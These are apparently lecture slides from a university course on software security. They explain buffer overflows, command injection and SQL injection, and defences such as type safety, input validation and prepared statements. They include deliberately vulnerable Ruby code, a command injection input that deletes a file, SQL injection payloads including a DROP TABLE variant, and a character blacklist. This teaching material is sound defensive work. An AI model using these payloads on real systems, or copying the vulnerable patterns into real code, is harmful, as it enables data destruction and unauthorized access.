Software Security

Building Security in

CMSC330 Fall 2021

Security breaches

- **TJX** (2007) - 94 million records*
- **Adobe** (2013) - 150 million records, 38 million users
- **eBay** (2014) - 145 million records
- **Equifax** (2017) – 148 millions consumers
- **Yahoo** (2013) – 3 billion user accounts
- **Twitter** (2018) – 330 million users
- **First American Financial Corp** (2019) – 885 million users
- **Anthem** (2014) - Records of 80 million customers
- **Target** (2013) - 110 million records
- **Heartland** (2008) - 160 million records

**containing SSNs, credit card nums, other private info*

https://www.oneid.com/7-biggest-security-breaches-of-the-past-decade-2/

Vulnerabilities: Security-relevant Defects

- The causes of security breaches are varied, but many of them owe to a **defect** (or ***bug***) or **design flaw** in a targeted computer system's software.

- **Software defect** (bug) or **design flaw** can be **exploited** to affect an undesired behavior

Defects and Vulnerabilities

- The **use of software is growing**
  - So: more bugs and flaws

- Software is large (lines of code)
  - **Boeing** 787: 14 million
  - **Chevy volt**: 10 million
  - Google: 2 billion
  - Windows: 50 million
  - Mac OS: 80 million
  - **F35 fighter** Jet: 24 million

In this Lecture

- The basics of threat modeling.

- Two kinds of *exploits*: **buffer overflows** and **command injection**.

- Two kinds of *defense*: **type-safe programming languages**, and **input validation**.

You will learn more in CMSC414, CMSC417, CMSC456

Exploit the Bug

- A typical interaction with a bug results in a **crash**
- An **attacker** is not a normal user!
  - The attacker **will actively attempt to find defects**, using unusual interactions and features
- An attacker will work to **exploit** the bug to do **much worse**, to achieve his goals

Exploitable Bugs

- **Many kinds of exploits** have been developed over time, with technical names like
  - Buffer overflow
  - Use after free
  - Command injection
  - SQL injection
  - Privilege escalation
  - Cross-site scripting
  - Path traversal
  - …

Buffer Overflow

- A buffer overflow describes a family of possible exploits of a vulnerability in which a program may incorrectly access a buffer outside its allotted bounds.


  - A buffer overwrite occurs when the out-of-bounds access is a write.
  - A buffer overread occurs when the access is a read.

What Can Exploitation Achieve?

- **Buffer Overread: Heartbleed**
  - Heartbleed is a bug in the popular, open-source OpenSSL codebase, part of the HTTPS protocol.
  - The attacker can read the memory beyond the buffer, which could contain secret keys or passwords, perhaps provided by previous clients

What Can Exploitation Achieve?

- **Buffer Overwrite: Morris Worm**



What happened?

- For C/C++ programs
  - A buffer with the password could be a local variable
- Therefore
  - The attacker's input (includes machine instructions) is too long, and overruns the buffer
  - The overrun rewrites the return address to point into the buffer, at the machine instructions
  - When the call "returns" it executes the attacker's code

Code Injection

- Attacker tricks an application to treat attacker-provided data as code

- This feature appears in many other exploits too

  - SQL injection treats data as database queries
  - Cross-site scripting treats data as Javascript commands
  - Command injection treats data as operating system commands
  - Use-after-free can cause stale data to be treated as code
  - Etc.

Defense: Type-safe Languages

- Type-safe Languages (like Python, OCaml, Java, etc.) ensure buffer sizes are respected
  - Compiler **inserts checks** at reads/writes. Such checks can halt the program. But will prevent a bug from being exploited
  - **Garbage collection** avoids the use-after-free bugs. No object will be freed if it could be used again in the future.

Costs of Ensuring Type Safety

- Performance
  - Array Bounds Checks and Garbage Collection add overhead to a program's running time.

- Expressiveness
  - C casts between different sorts of objects, e.g., a struct and an array.
    - Need casting in System programming

  - This sort of operation -- cast from integer to pointer -- is not permitted in a type safe language.

Command Injection

- A type-safe language will rule out the possibility of buffer overflow exploits.

- Unfortunately, type safety will not rule out all forms of attack
  - Command Injection: (also known as shell injection) is a security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application.

What's wrong with this Ruby code?

***catwrapper.rb*:**

```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

Possible Interaction

```
> ls
catwrapper.rb
hello.txt

> ruby catwrapper.rb hello.txt
Hello world!

> ruby catwrapper.rb catwrapper.rb
if ARGV.length < 1 then
  puts "required argument: textfile path”
…

> ruby catwrapper.rb “hello.txt; rm hello.txt”
Hello world!

> ls
catwrapper.rb
```

What Happened?

***catwrapper.rb*:**


```
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
```

`system()` interpreted the string as having two commands, and executed them both

When could this be bad?



catwrapper.rb as a web service

Consequences

- If `catwrapper.rb` is part of a web service
  - **Input is untrusted** — could be anything
  - But we only want requestors to read (see) the contents of the files, not to do anything else
  - Current code is too powerful: vulnerable to

command injection

- How to fix it?

Need to validate inputs

https://www.owasp.org/index.php/Command_Injection

Defense: Input Validation

- Inputs that could cause our program to do something illegal
- Such atypical inputs are more likely when an untrusted adversary is providing them

We must validate the client inputs before we trust it

- **Making input trustworthy**
  - **Sanitize it** by modifying it or using it it in such a way that the result is correctly formed by construction
  - **Check it** has the expected form, and reject it if not

Checking: Blacklisting

- **Reject strings with possibly bad chars:** ’ ; --

```
if ARGV[0] =~ /;/ then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

***reject inputs** that have ; in them*

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
illegal argument
```

Sanitization: Blacklisting

- **Delete the characters you don't want:** ' ; --

```
system("cat "+ARGV[0].tr(";",""))
```

delete occurrences of ; from input string

```
> ruby catwrapper.rb "hello.txt; rm hello.txt"
Hello world!
cat: rm: No such file or directory
Hello world!
> ls hello.txt
hello.txt
```

Sanitization: Escaping

- **Replace problematic characters with safe ones**
  - change `'` to `\'`
  - change `;` to `\;`
  - change `-` to `\-`
  - change `\` to `\\`

- Which characters are problematic depends on the interpreter the string will be handed to
  - Web browser/server for URIs
    - `URI::escape(str,unsafe_chars)`
  - Program delegated to by web server
    - `CGI::escape(str)`

Sanitization: Escaping

```
def escape_chars(string)
  pat = /(\'|\"|\.|\*|\/|\-|\\|;|\||\s)/
  string.gsub(pat){|match|"\\" + match}
end
```

escape occurrences *of ‘, “”, ; etc. in input string*

```
system(“cat ”+escape_chars(ARGV[0]))
```

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
cat: hello.txt; rm hello.txt: No such file or directory
> ls hello.txt
hello.txt
```

Checking: Whitelisting

- **Check that the user input is known to be safe**
  - E.g., only those files that exactly match a filename in the current directory

- **Rationale**: Given an invalid input, **safer to reject than to fix**
  - "Fixes" may result in wrong output, or vulnerabilities
  - ***Principle*** *of fail-safe defaults*

Checking: Whitelisting

```
files = Dir.entries(".").reject{|f| File.directory?(f)}

if not (files.member? ARGV[0]) then
  puts "illegal argument"
  exit 1
else
  system("cat "+ARGV[0])
end
```

reject inputs *that do not mention a legal file name*

```
> ruby catwrapper.rb “hello.txt; rm hello.txt”
illegal argument
```

Validation Challenges


- **Cannot always delete or sanitize problematic characters**
  - You may want dangerous chars, e.g., “Peter O’Connor”
  - How do you know if/when the characters are bad?
  - Hard to think of all of the possible characters to eliminate
- **Cannot always identify whitelist cheaply or completely**
  - May be expensive to compute at runtime
  - May be hard to describe (e.g., “all possible proper names”)

WWW Security

- **Security for the World-Wide Web** (**WWW**) presents new vulnerabilities to consider:
  - **SQL injection**
  - Cross-site Scripting (**XSS**)
  -
- These share some common causes with memory safety vulnerabilities; like **confusion of code and data**
  - **Defense** also similar: **validate untrusted input**

- New wrinkle: **Web 2.0's use of mobile code**
  - How to protect your applications and other web resources?

HyperText Transfer Protocol (HTTP)



- **Requests contain**:
  - The **URL** of the resource the client wishes to obtain
  - **Headers** describing what the browser can do
- **Request types** can be **GET** or **POST**
  - **GET**: all data is in the URL itself (no server side effects)
  - **POST**: includes the data as separate fields (can have side effects)

HTTP GET Requests


http://www.reddit.com/r/security

```
HTTP Headers
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: __utma=55650728.562667657.1392711472.1392711472.1392711472.1; __utmb=55650728.1.10.1392711472; __utmc=55650...
```

User-Agent is typically a **browser,** but it can be `wget`, JDK, etc.

Referrer



HTTP Headers

http://www.zdnet.com/worst-ddos-attack-of-all-time-hits-french-site-7000026330/

```
GET /worst-ddos-attack-of-all-time-hits-french-site-7000026330/ HTTP/1.1
Host: www.zdnet.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```

Referrer URL: the site from which this request was issued.

HTTP POST Requests

Posting on Piazza

HTTP Headers


```
https://piazza.com/logic/api?method=content.create&aid=hrteve7t83et

POST /logic/api?method=content.create&aid=hrteve7t83et HTTP/1.1
Host: piazza.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://piazza.com/class
Content-Length: 339
Cookie: piazza_session="DFwuCEFIGvEGwwHLJyuCvHIGtHKECCKL.5%25x+x+ux%255M5%22%215%3F5%26x%26%26%7C%22%21r...
Pragma: no-cache
Cache-Control: no-cache
 {"method":"content.create","params":{"cid":"hrpng9q2nndos","subject":"<p>Interesting.. perhaps it has to do with a change to the ...
```

Implicitly includes data as a part of the URL


Explicitly includes data as a part of the request's content

HyperText Transfer Protocol (HTTP)



- **Responses** contain:
  - **Status** code
  - **Headers** describing what the server provides
  - **Data**
  - **Cookies** (much more on these later)
    - Represent *state* the server would like the browser to store on its behalf


HTTP Responses



SQL Injection


- SQL injection is a code injection attack that aims to steal or corrupt information kept in a server-side database.

Relational Databases and SQL Queries



Web Server SQL Queries

Website




"Login code" (Ruby)

```
result = db.execute "SELECT * FROM Users
       WHERE Name='#{user}' AND Password='#{pass}';"
```

Suppose you successfully log in as user if this returns any results

How could you exploit this?

SQL injection




```
frank' OR 1=1; --
```


```
result = db.execute "SELECT * FROM Users
         WHERE Name='#{user}' AND Password='#{pass}';"
```

```
result = db.execute "SELECT * FROM Users
         WHERE Name='frank' OR 1=1; --' AND Password='whocares';"
```

Always true
(so: dumps whole user DB)

Commented out

SQL injection





```
frank’ OR 1=1); DROP TABLE Users; --
```

```
result = db.execute “SELECT * FROM Users
      WHERE Name=‘#{user}’ AND Password=‘#{pass}’;”
```

```
result = db.execute “SELECT * FROM Users
      WHERE Name=‘frank’ OR 1=1;
      DROP TABLE Users; --’ AND Password=‘whocares’;”;
```

Can chain together statements with semicolon:
STATEMENT 1 ; STATEMENT 2

SQL injection



http://xkcd.com/327/


ZU 0666',0,0); DROP DATABASE TABLICE; --

The Underlying Issue

```
result = db.execute “SELECT * FROM Users
       WHERE Name='#{user}' AND Password='#{pass}';”
```


- This one string combines the **code** and the **data**
  - Similar to buffer overflows
  - and command injection

When the boundary between code and data blurs, we open ourselves up to vulnerabilities

The underlying issue

```
result = db.execute "SELECT * FROM Users
       WHERE Name='#{user}' AND Password='#{pass}';"
```

Intended AST for parsed SQL query



Should be ***data***, not ***code***

Defense: Input Validation

Just as with command injection, we can defend by **validating input**, e.g.,

- **Reject** inputs with bad characters (e.g.,; or --)
- **Remove** those characters from input
- **Escape** those characters (in an SQL-specific manner)

These can be effective, but the best option is to **avoid constructing programs from strings** in the first place

Sanitization: Prepared Statements

- **Treat user data according to its *type***
  - Decouple the code and the data

```
result = db.execute "SELECT * FROM Users
        WHERE Name='#{user}' AND Password='#{pass}';"
```

```
stmt = db.prepare("SELECT * FROM Users WHERE
                        Name = ? AND Password = ?")
```

